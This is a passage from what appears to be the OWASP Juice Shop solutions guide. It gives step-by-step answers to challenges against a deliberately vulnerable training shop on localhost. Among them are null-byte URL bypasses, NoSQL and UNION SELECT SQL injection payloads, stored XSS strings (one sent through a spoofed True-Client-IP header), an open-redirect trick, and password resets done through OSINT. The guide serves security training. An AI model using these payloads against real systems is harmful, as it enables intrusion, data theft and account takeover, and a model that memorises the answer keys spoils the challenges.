1. Browse to <http://localhost:3000/ftp> (like in [Access a confidential document](#)).
2. Opening <http://localhost:3000/ftp/package.json.bak> directly will fail complaining about an illegal file type.
3. Using a *Poison Null Byte* (`\000`) the filter can be tricked, but only with a twist:
 - o Accessing <http://localhost:3000/ftp/package.json.bak%00.md> will surprisingly **not** succeed...
 - o ...because the `%` character needs to be URL-encoded (into `\%25`) as well in order to work its magic later during the file system access.
4. <http://localhost:3000/ftp/package.json.bak%2500.md> will ultimately solve the challenge.

Access a salesman's forgotten backup file

1. Use the *Poison Null Byte* attack described in [Access a developer's forgotten backup file](#)...
2. ...to download http://localhost:3000/ftp/coupons_2013.md.bak%2500.md

Log in with Bjoern's Gmail account

1. Bjoern has registered via Google OAuth with his (real) account bjoern.kimminich@googlemail.com.
2. Cracking his password hash will probably not work.
3. To find out how the OAuth registration and login work, inspect the `main-es2015.js` and search for `oauth`, which will eventually reveal a function `userService.oauthLogin()`.

```

main.js main.jsformatted X
Pretty-print this minified file?
more
7382     this.route = t
7383   }
7384   return l.prototype.ngOnInit = function() {
7385     var l = this;
7386     console.log(this.route.snapshot.data),
7387     this.userService.oauthLogin(this.parseRedirectUrlParams().access_token).subscribe(function(n) {
7388       l.userService.save({
7389         email: n.email,
7390         password: btoa(n.email.split("").reverse().join(""))
7391       }).subscribe(function() {
7392         l.login(n)
7393       }, function() {
7394         return l.login(n)
7395       })
7396     }, function(n) {
7397       l.invalidateSession(n),
7398       l.router.navigate(['/login'])
7399     })
7400   }
7401   l.prototype.login = function(l) {
7402     var n = this;
7403     this.userService.login({
7404       email: l.email,
7405       password: btoa(l.email.split("").reverse().join("")),
7406       auth: l0
7407     }).subscribe(function(l) {
7408       n.cookieService.put("token", l.token),
7409       sessionStorage.setItem("bid", l.bid),
7410       localStorage.setItem("token", l.token),
7411       n.userService.isLoggedIn.next(l),
7412       n.router.navigate(['/'])
7413     }, function(l) {
7414       n.invalidateSession(l),
7415       n.router.navigate(['/login'])
7416     })
7417   }
7418 }
7419
7420
7421
7422
7423
7424
7425
7426
7427
7428
7429
7430
7431
7432
7433
7434
7435
7436
7437
7438
7439
7440
7441
7442
7443
7444
7445
7446
7447
7448
7449
7450
7451
7452
7453
7454
7455
7456
7457
7458
7459
7460
7461
7462
7463
7464
7465
7466
7467
7468
7469
7470
7471
7472
7473
7474
7475
7476
7477
7478
7479
7480
7481
7482
7483
7484
7485
7486
7487
7488
7489
7490
7491
7492
7493
7494
7495
7496
7497
7498
7499
7500
7501
7502
7503
7504
7505
7506
7507
7508
7509
7510
7511
7512
7513
7514
7515
7516
7517
7518
7519
7520
7521
7522
7523
7524
7525
7526
7527
7528
7529
7530
7531
7532
7533
7534
7535
7536
7537
7538
7539
7540
7541
7542
7543
7544
7545
7546
7547
7548
7549
7550
7551
7552
7553
7554
7555
7556
7557
7558
7559
7560
7561
7562
7563
7564
7565
7566
7567
7568
7569
7570
7571
7572
7573
7574
7575
7576
7577
7578
7579
7580
7581
7582
7583
7584
7585
7586
7587
7588
7589
7590
7591
7592
7593
7594
7595
7596
7597
7598
7599
7599

```

4. In the function body you will notice a call to `userService.save()` - which is used to create a user account in the non-Google *User Registration* process - followed by a call to the regular `userService.login()`
5. The `save()` and `login()` function calls both leak how the password for the account is set: `password: btoa(n.email.split("").reverse().join(""))`
6. Some Internet search will reveal that `window.btoa()` is a default function to encode strings into Base64.
7. What is passed into `btoa()` is `email.split("").reverse().join("")`, which is simply the email address string reversed.
8. Now all you have to do is Base64-encode `moc.liamg@hcinimmik.nreobj`, so you can log in directly with *Email* `bjoern.kimminich@gmail.com` and *Password* `bW9jLmxpYW1nQGhjaW5pbW1pay5ucmVvamI=`.

Steal someone else's personal data without using Injection

1. Log in as any user, put some items into your basket and create an order from these.
2. Copy the order ID from the confirmation PDF. It should look similar to `5267-829f123593e9d098` in its format.
3. Visit <http://localhost:3000/#/track-order>, paste in your *Order ID* and then click *Track*.
4. In the network tab of your browser you should find a request similar to <http://localhost:3000/rest/track-order/7962-6e31e50a0c6f2ea3>.
5. Inspecting the response closely, you might notice that the user email address is partially obfuscated: `{"status": "success", "data": [{"orderId": "5267-829f123593e9d098", "email": "dm*n@j**c*-sh.*p", "totalPrice": 2.88, "products": [{"quantity": 1, "name": "Apple Juice (1000ml)", "price": 1.99, "total": 1.99, "bonus": 0}, {"quantity": 1, "name": "Apple Pomace", "price": 0.89, "total": 0.89, "bonus": 0}], "bonus": 0, "eta": "2", "_id": "tosmfPsDaWcEnzRr3"}]}`

6. It looks like certain letters - seemingly all vowels - were replaced with * characters before the order was stored in the database.
7. Register a new user with an email address that would result in *the exact same* obfuscated email address. For example register `edmin@juice-sh.op` to steal the data of `admin@juice-sh.op`.
8. Log in with your new user and immediately get your data exported via <http://localhost:3000/#/privacy-security/data-export>.
9. You will notice that the order belonging to the existing user `admin@juice-sh.op` (in this example `5267-829f123593e9d098`) is part of your new user's data export due to the clash when obfuscating emails!

Access a misplaced SIEM signature file

1. Use the *Poison Null Byte* attack described in [Access a developer's forgotten backup file...](#)
2. ...to download http://localhost:3000/ftp/suspicious_errors.yml%2500.md


Let the server sleep for some time

1. You can interact with the backend API for product reviews via the dedicated endpoints `/rest/products/reviews` and `/rest/products/{id}/reviews`
2. Get the reviews of the product with database ID 1:
<http://localhost:3000/rest/products/1/reviews>
3. Inject a `sleep(integer ms)` command by changing the URL into [http://localhost:3000/rest/products/sleep\(2000\)/reviews](http://localhost:3000/rest/products/sleep(2000)/reviews) to solve the challenge

To avoid *real* Denial-of-Service (DoS) issues, the Juice Shop will only wait for a maximum of 2 seconds, so [http://localhost:3000/rest/products/sleep\(999999\)/reviews](http://localhost:3000/rest/products/sleep(999999)/reviews) should not take longer than [http://localhost:3000/rest/products/sleep\(2000\)/reviews](http://localhost:3000/rest/products/sleep(2000)/reviews) to respond.

Update multiple product reviews at the same time

1. Log in as any user to get your `Authorization` token from any subsequent request's headers.
2. Submit a PATCH request to <http://localhost:3000/rest/products/reviews> with
 - o `{ "id": { "$ne": -1 }, "message": "NoSQL Injection!" }` as body
 - o `application/json` as Content-Type header.
 - o and `Bearer ?` as Authorization header, replacing the `?` with the token you received in step 1.



3. Check different product detail dialogs to verify that *all review texts* have been changed into `NosQL Injection!`

Enforce a redirect to a page you are not supposed to redirect to


1. Pick one of the redirect links in the application, e.g.
<http://localhost:3000/redirect?to=https://github.com/bkimminich/juice-shop>
from the *GitHub*-button in the navigation bar.
 2. Trying to redirect to some unrecognized URL fails due to allowlist validation with `406 Error: Unrecognized target URL for redirect`.
 3. Removing the `to` parameter (<http://localhost:3000/redirect>) will instead yield a `500 TypeError: Cannot read property 'indexOf' of undefined` where the `indexOf` indicates a severe flaw in the way the allowlist works.
 4. Craft a redirect URL so that the target-URL in `to` comes with an own parameter containing a URL from the allowlist, e.g.
<http://localhost:3000/redirect?to=http://kimminich.de?pwned=https://github.com/bkimminich/juice-shop>

Bypass a security control with a Poison Null Byte

1. Solve Access a developer's forgotten backup file, Access a salesman's forgotten backup file, Access a misplaced SIEM signature file or Find the hidden easter egg to solve this challenge as a by-product.

Reset Bender's password via the Forgot Password mechanism

1. Trying to find out who "Bender" might be should *immediately* lead you to *Bender from Futurama* as the only viable option



2. Visit [https://en.wikipedia.org/wiki/Bender_\(Futurama\)](https://en.wikipedia.org/wiki/Bender_(Futurama)) and read the *Character Biography* section
3. It tells you that Bender had a job at the metalworking factory, bending steel girders for the construction of *suicide booths*.
4. Find out more on *Suicide Booths* on
http://futurama.wikia.com/wiki/Suicide_booth
5. This site tells you that their most important brand is *Stop'n'Drop*
6. Visit <http://localhost:3000/#/forgot-password> and provide `bender@juice-sh.op` as your *Email*
7. In the subsequently appearing form, provide `Stop'n'Drop` as *Company you first work for as an adult?*
8. Then type any *New Password* and matching *Repeat New Password*
9. Click *Change* to solve this challenge

Reset Uvogin's password via the Forgot Password mechanism

1. To reset Uvogin's password, you need to find out what his favorite movie is in order to answer his security question. This is the kind of information that people often carelessly expose online.
2. People often tend to reuse aliases on different websites. [Sherlock](#) is a great tool for finding social media accounts with known aliases/pseudonyms.
3. Unfortunately, plugging *uvogin* into [sherlock](#) yields nothing of interest. Reading the reviews left by uvogin on the various products, one can notice that they have quite an affinity for *leet speak*

4. Trying out a few variations of the alias `uvogin`, `uv0gin` leads us to a twitter account with a similarly written tweet which references a vulnerable beverage store. However nothing about his favorite movie

The image shows a Twitter profile for the user `Uvogin` (@uv0gin). The profile picture is a black and white illustration of a group of people in suits, with a circular inset showing a close-up of a character's face with a wide, toothy grin. The bio reads: "I'm done brawling with my fists, now I smash firewalls". The user joined in April 2020 and has 0 following and 0 followers. The tweet section shows one tweet from April 4, 2020, which reads: "I thought I finally found a reliable store for brawlers. Turn5 out it's more like a checklist of what NOT to do when building a secure app. 0 stars".

5. The [WayBack](#) can be used to check for older versions of their profile page to look for deleted tweets. And indeed, one of the snapshots available on WayBack contains a deleted tweet that references `Silence of the Lambs` which is infact the correct answer to his security question

The image shows a screenshot of the Wayback Machine interface, specifically for the URL `https://twitter.com/uv0gin`. The timeline shows a snapshot from April 3, 2020, at 03:00. The profile page displays the same information as the current version, including the profile picture, bio, and the single tweet about building a secure app. Below the timeline, the Wayback interface shows the deleted tweet from April 4, 2020, which has been redacted with a large blue box.

Rat out a notorious character hiding in plain sight in the shop

1. Looking for irregularities among the image files you will at some point notice that `5.png` is the only PNG file among otherwise only JPGs in the customer feedback carousel:



2. Running this image through some decoders available online will probably just return garbage, e.g. <http://stylesuxx.github.io/steganography/> gives you
ÿÄÿmÿÜ\$-ÿ ?HÖPÜ^‡ÜN'c‡UY‰; fä' HÜmÉ#rkv. or
<https://www.mobilefish.com/services/steganography/steganography.php> gives up with `No hidden message or file found in the image`. On <https://incoherency.co.uk/image-steganography/#unhide> you will also find nothing independent of how you set the *Hidden bits* slider:

Image Steganography [How it works](#) [How to defeat it](#)

Hide images inside other images.


This is a client-side Javascript tool to steganographically hide images inside the lower "bits" of other images. Select either "Hide image" or "Unhide image". Play with the example images (all 200x200 px) to get a feel for it.

Image: steganography.png

Hidden bits: 5

Example:

3. Moving on to client applications you might end up with [OpenStego](#) which is built in Java but also offers a Windows installer at <https://github.com/syvaidya/openstego/releases>.
4. Selecting the `5.png` and clicking *Extract Data* OpenStego will quickly claim to have been successful:



5. The image that will be put into the *Output Stego file* location clearly depicts a pixelated version of [Pickle Rick](#) (from S3E3 - one of the best [Rick & Morty](#) episodes ever)



6. Visit <http://localhost:3000/#/contact>
7. Submit your feedback containing the name `Pickle Rick` (case doesn't matter) to solve this challenge.

Inform the shop about a typosquatting trick it has been a victim of

1. Solve the [Access a developer's forgotten backup file](#) challenge and open the `package.json.bak` file
2. Scrutinizing each entry in the `dependencies` list you will at some point get to `epilogue-js`, the overview page of which gives away that you find the culprit at <https://www.npmjs.com/package/epilogue-js>

epilogue-js
0.7.3 • Public • Published a year ago

Readme Admin 3 Dependencies 0 Dependents 2 Versions

build passing dependencies up to date

Epilogue



THIS IS NOT THE MODULE YOU ARE LOOKING FOR! Please use <https://github.com/dchester/epilogue>! This repository exists only for security awareness and training purposes to demonstrate the issue of typosquatting! Please read <https://github.com/blimminich/juice-shop/issues/368> and <https://iamakulov.com/notes/npm-malicious-packages/> for more information!

Create flexible REST endpoints and controllers from Sequelize models in your Express or Restify app.

Getting Started

```
var Sequelize = require('sequelize'),
  epilogue = require('epilogue'),
  http = require('http');

// Define your models
var database = new Sequelize('database', 'root', 'password');
var User = database.define('User', {
  username: Sequelize.STRING,
  birthday: Sequelize.DATE
});

// Initialize server
var server, app;
if (process.env.USE_RESTIFY) {
  var restify = require('restify');

  app = restify.createServer();
  app.use(restify.queryParser());
  app.use(restify.bodyParser());
}
```

install > npm i epilogue

weekly downloads 266

version 0.7.3 license MIT

open issues 58 pull requests 12

homepage github.com repository ⚡ github

last publish a year ago

collaborators

Test with RunKit Report a vulnerability

3. Visit <http://localhost:3000/#/contact>

4. Submit your feedback with `epilogue-js` in the comment to solve this challenge

You can probably imagine that the typosquatted `epilogue-js` would be a *lot harder* to distinguish from the original repository `epilogue`, if it where not marked with the ***THIS IS NOT THE MODULE YOU ARE LOOKING FOR!***-warning at the very top. Below you can see the original `epilogue` NPM page:

epilogue
0.7.1 • Public • Published 2 years ago

Readme 3 Dependencies 12 Dependents 19 Versions

build passing dependencies up to date

Epilogue

Create flexible REST endpoints and controllers from Sequelize models in your Express or Restify app.

Getting Started

```
var Sequelize = require('sequelize'),
  epilogue = require('epilogue'),
  http = require('http');

// Define your models
var database = new Sequelize('database', 'root', 'password');
var User = database.define('User', {
  username: Sequelize.STRING,
  birthday: Sequelize.DATE
});

// Initialize server
var server, app;
if (process.env.USE_RESTIFY) {
  var restify = require('restify');

  app = restify.createServer();
  app.use(restify.queryParser());
  app.use(restify.bodyParser());
```

install > npm i epilogue

weekly downloads 630

version 0.7.1 license MIT

open issues 58 pull requests 12

homepage github.com repository ⚡ github

last publish 2 years ago

collaborators

Test with RunKit Report a vulnerability

Retrieve a list of all user credentials via SQL Injection

1. During the [Order the Christmas special offer of 2014](#) challenge you learned that the `/rest/products/search` endpoint is susceptible to SQL Injection into the `q` parameter.
2. The attack payload you need to craft is a `UNION SELECT` merging the data from the user's DB table into the products returned in the JSON result.
3. As a starting point we use the known working `')--` attack pattern and try to make a `UNION SELECT` out of it
4. Searching for `')-- UNION SELECT * FROM x--` fails with a `SQLITE_ERROR: no such table: x` as you would expect. But we can easily guess the table name or infer it from one of the previous attacks on the *Login* form where even the underlying SQL query was leaked.
5. Searching for `')-- UNION SELECT * FROM Users--` fails with a promising

```
SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns which least confirms the table name.
```
6. The next step in a `UNION SELECT`-attack is typically to find the right number of returned columns. As the *Search Results* table in the UI has 3 columns displaying data, it will probably at least be three. You keep adding columns until no more `SQLITE_ERROR` occurs (or at least it becomes a different one):
 - i. `')-- UNION SELECT '1' FROM Users--` fails with `number of result columns` error
 - ii. `')-- UNION SELECT '1', '2' FROM Users--` fails with `number of result columns` error
 - iii. `')-- UNION SELECT '1', '2', '3' FROM Users--` fails with `number of result columns` error
 - iv. (...)
 - v. `')-- UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8' FROM Users--` *still fails with* `number of result columns` error
 - vi. `')-- UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8', '9' FROM Users--` finally gives you a JSON response back with an extra element

```
{"id": "1", "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}.
```
7. Next you get rid of the unwanted product results changing the query into something like `qwerty')-- UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8', '9' FROM Users--` leaving only the "UNION ed" element in the result set
8. The last step is to replace the fixed values with correct column names. You could guess those **or** derive them from the RESTful API results **or** remember them from previously seen SQL errors while attacking the *Login* form.
9. Searching for `qwerty')-- UNION SELECT id, email, password, '4', '5', '6', '7', '8', '9' FROM Users--` solves the challenge giving you a the list of all user data in convenient JSON format.

```
{"status": "success", "data": [{"id": "1", "name": "1", "description": "admin@juice-sh.op", "price": "101020233731051076065182000", "image": "5", "createdAt": "6", "updatedAt": "7", "deletedAt": "8"}, {"id": "2", "name": "2", "description": "juice@juice-sh.op", "price": "101020233731051076065182000", "image": "5", "createdAt": "6", "updatedAt": "7", "deletedAt": "8"}, {"id": "3", "name": "3", "description": "user@juice-sh.op", "price": "101020233731051076065182000", "image": "5", "createdAt": "6", "updatedAt": "7", "deletedAt": "8"}, {"id": "4", "name": "4", "description": "user@juice-sh.op", "price": "101020233731051076065182000", "image": "5", "createdAt": "6", "updatedAt": "7", "deletedAt": "8"}, {"id": "5", "name": "5", "description": "user@juice-sh.op", "price": "101020233731051076065182000", "image": "5", "createdAt": "6", "updatedAt": "7", "deletedAt": "8"}, {"id": "6", "name": "6", "description": "user@juice-sh.op", "price": "101020233731051076065182000", "image": "5", "createdAt": "6", "updatedAt": "7", "deletedAt": "8"}, {"id": "7", "name": "7", "description": "user@juice-sh.op", "price": "101020233731051076065182000", "image": "5", "createdAt": "6", "updatedAt": "7", "deletedAt": "8"}, {"id": "8", "name": "8", "description": "user@juice-sh.op", "price": "101020233731051076065182000", "image": "5", "createdAt": "6", "updatedAt": "7", "deletedAt": "8"}, {"id": "9", "name": "9", "description": "user@juice-sh.op", "price": "101020233731051076065182000", "image": "5", "createdAt": "6", "updatedAt": "7", "deletedAt": "8"}, {"id": "10", "name": "10", "description": "user@juice-sh.op", "price": "101020233731051076065182000", "image": "5", "createdAt": "6", "updatedAt": "7", "deletedAt": "8"}, {"id": "11", "name": "11", "description": "user@juice-sh.op", "price": "101020233731051076065182000", "image": "5", "createdAt": "6", "updatedAt": "7", "deletedAt": "8"}, {"id": "12", "name": "12", "description": "user@juice-sh.op", "price": "101020233731051076065182000", "image": "5", "createdAt": "6", "updatedAt": "7", "deletedAt": "8"}, {"id": "13", "name": "13", "description": "user@juice-sh.op", "price": "101020233731051076065182000", "image": "5", "createdAt": "6", "updatedAt": "7", "deletedAt": "8"}, {"id": "14", "name": "14", "description": "user@juice-sh.op", "price": "101020233731051076065182000", "image": "5", "createdAt": "6", "updatedAt": "7", "deletedAt": "8"}]
```

There is of course a much easier way to retrieve a list of all users as long as you are logged in: Open <http://localhost:3000/#/administration> while monitoring the HTTP calls in your browser's developer tools. The response to <http://localhost:3000/rest/user/authentication-details> also contains the user data in JSON format. But: This list has all the password hashes replaced with `* -` symbols, so it does not count as a solution for this challenge.

Inform the shop about a vulnerable library it is using

Juice Shop depends on a JavaScript library with known vulnerabilities. Having the `package.json.bak` and using an online vulnerability database like [Retire.js](#) or [Snyk](#) makes it rather easy to identify it.

1. Solve [Access a developer's forgotten backup file](#)
2. Checking the dependencies in `package.json.bak` for known vulnerabilities online will give you a match (at least) for
 - o `sanitize-html` : Sanitization of HTML strings is not applied recursively to input, allowing an attacker to potentially inject script and other markup (see <https://snyk.io/vuln/npm:sanitize-html:20160801>)
 - o `express-jwt` : Inherits an authentication bypass and other vulnerabilities from its dependencies (see <https://app.snyk.io/test/npm/express-jwt/0.1.3>)
3. Visit <http://localhost:3000/#/contact>
 - i. Submit your feedback with the string pair `sanitize-html` and `1.4.2` appearing somewhere in the comment. Alternatively you can submit `express-jwt` and `0.1.3`.

Perform a persisted XSS attack bypassing a server-side security mechanism


In the `package.json.bak` you might have noticed the pinned dependency `"sanitize-html": "1.4.2"`. Internet research will yield a reported [Cross-site Scripting \(XSS\)](#) vulnerability, which was fixed with version 1.4.3 - one release later than used by the Juice Shop. The referenced [GitHub issue](#) explains the problem and gives an exploit example:

Sanitization is not applied recursively, leading to a vulnerability to certain masking attacks. Example:


```
I am not harmless: <>img src="csrf-attack"/> is  
sanitized to I am not harmless: 
```

Mitigation: Run sanitization recursively until the input html matches the output html.

1. Visit <http://localhost:3000/#/contact>.
2. Enter `<<script>Foo</script>iframe src="javascript:alert(XSS)">` as *Comment*
3. Choose a rating and click *Submit*
4. Visit <http://localhost:3000/#/about> for a first "xss" alert (from the *Customer Feedback* slideshow)




5. Visit <http://localhost:3000/#/administration> for a second "xss" alert (from the *Customer Feedback* table)




Perform a persisted XSS attack through an HTTP header

1. Log in as any user.
2. Visit <http://localhost:3000/#/privacy-security/last-login-ip> where your *IP Address* probably shows as `0.0.0.0`.



3. Log out and then log in again with the same user as before.
4. Visit <http://localhost:3000/#/privacy-security/last-login-ip> again where your *IP Address* should now show your actual remote IP address (or `127.0.0.1` if you run the application locally).
5. Find the request to <https://localhost:3000/rest/saveLoginIp> in your Browser DevTools.
6. Replay the request after adding the `X-Forwarded-For` HTTP header to spoof an arbitrary IP, e.g. `1.2.3.4`.
7. Unfortunately in the response (and also on <http://localhost:3000/#/privacy-security/last-login-ip> after logging in again) you will still find your remote IP as before
8. Repeat step 6. only with the proprietary header `True-Client-IP`.

9. In the JSON response you will notice `lastLoginIp: "1.2.3.4"` and after logging in again you will see `1.2.3.4` as your *IP Address* on <http://localhost:3000/#/privacy-security/last-login-ip>.
 10. Replay the request once more with `True-Client-IP: <iframe src="javascript:alert(`xss`)">` to solve this seriously obscure challenge.
 11. Log in again and visit <http://localhost:3000/#/privacy-security/last-login-ip> see the alert popup.



★★★★★ Challenges

Learn about the Token Sale before its official announcement

1. Open the `main-es2015.js` in your browser's developer tools and search for some keywords like "ico", "token", "bitcoin" or "altcoin".
 2. Note the names of the JavaScript functions where these occur in, like `vu()` and `Hu(1)`. These names are obfuscated, so they might be different for you.

3. Searching for references to those functions in `main-es2015.js` might yield some more functions, like `zu(1)` and some possible route name `app-token-sale`

4. Navigate to <http://localhost:3000/#/app-token-sale> or variations like <http://localhost:3000/#/token-sale> just to realize that these routes do not exist.
 5. After some more chasing through the minified code, you should realize that `vu` is referenced in the route mappings that already helped with [Find the carefully hidden 'Score Board' page](#) and [Access the administration section of the store](#) but not to a static title. It is mapped to another variable `ca` (which might be named differently for you)

```
    }, {
      path: "score-board",
      component: Kt
    }, {
      path: "track-order",
      component: mu
    }, {
      path: "track-result",
      component: Ru
    }, {
      matcher: _a,
      data: ba,
      component: Pu
    }, {
      matcher: Ca,
      component: Vu
    }, {
      path: "**",
      component: Et
    }],
    {
      useHash: !0
    });
  
```

6. Search for `function Ca(` to find the declaration of the function that should return a matcher to the route name you are looking for.

```
function Ea(l) {
  return 0 === l.length ? null : l[0].toString().match(function() {
    for (var l = [], n = 0; n < arguments.length; n++)
      l[n] = arguments[n];
    var e = Array.prototype.slice.call(l)
      , t = e.shift();
    return e.reverse().map(function(l, n) {
      return String.fromCharCode(l - t - 45 - n)
    }).join("")
  })(25, 184, 174, 179, 182, 186) + 36669..toString(36).toLowerCase() + function() {
    for (var l = [], n = 0; n < arguments.length; n++)
      l[n] = arguments[n];
    var e = Array.prototype.slice.call(arguments)
      , t = e.shift();
    return e.reverse().map(function(l, n) {
      return String.fromCharCode(l - t - 24 - n)
    }).join("")
  })(13, 144, 87, 152, 139, 144, 83, 138) + 10..toString(36).toLowerCase() ? {
    consumed: 1
  } : null
}
```

7. Copy the obfuscating function into the JavaScript console of your browser and execute it immediately by appending a () . This will probably yield a

Uncaught SyntaxError: Unexpected token . When you pass values in, like (1) or ('a') you will notice that the input value is simply returned.

8. Comparing the route mapping to others shows you that here a `matcher` is mapped to a `component` whereas most other mappings map a `path` to their `component`.
9. The code that gives you the sought-after path is the code block passed into the `match()` function inside `Ca(1)`!

```
>      function Ca(l) {
    return 0 === l.length ? null : l[0].toString().match(function() {
        for (var l = [], n = 0; n < arguments.length; n++)
            l[n] = arguments[n];
        var e = Array.prototype.slice.call(l)
            , t = e.shift();
        return e.reverse().map(function(l, n) {
            return String.fromCharCode(l - t - 45 - n)
        }).join("") }(25, 184, 174, 179, 182, 186) + 36669..toString(36).toLowerCase() + function() {
        for (var l = [], n = 0; n < arguments.length; n++)
            l[n] = arguments[n];
        var e = Array.prototype.slice.call(arguments)
            , t = e.shift();
        return e.reverse().map(function(l, n) {
            return String.fromCharCode(l - t - 24 - n)
        }).join("") }(13, 144, 87, 152, 139, 144, 83, 138) + 10..toString(36).toLowerCase() ? {
    consumed: 1
} : null
}
```

10. Copying that inner code block and executing that in your console will still yield an error!
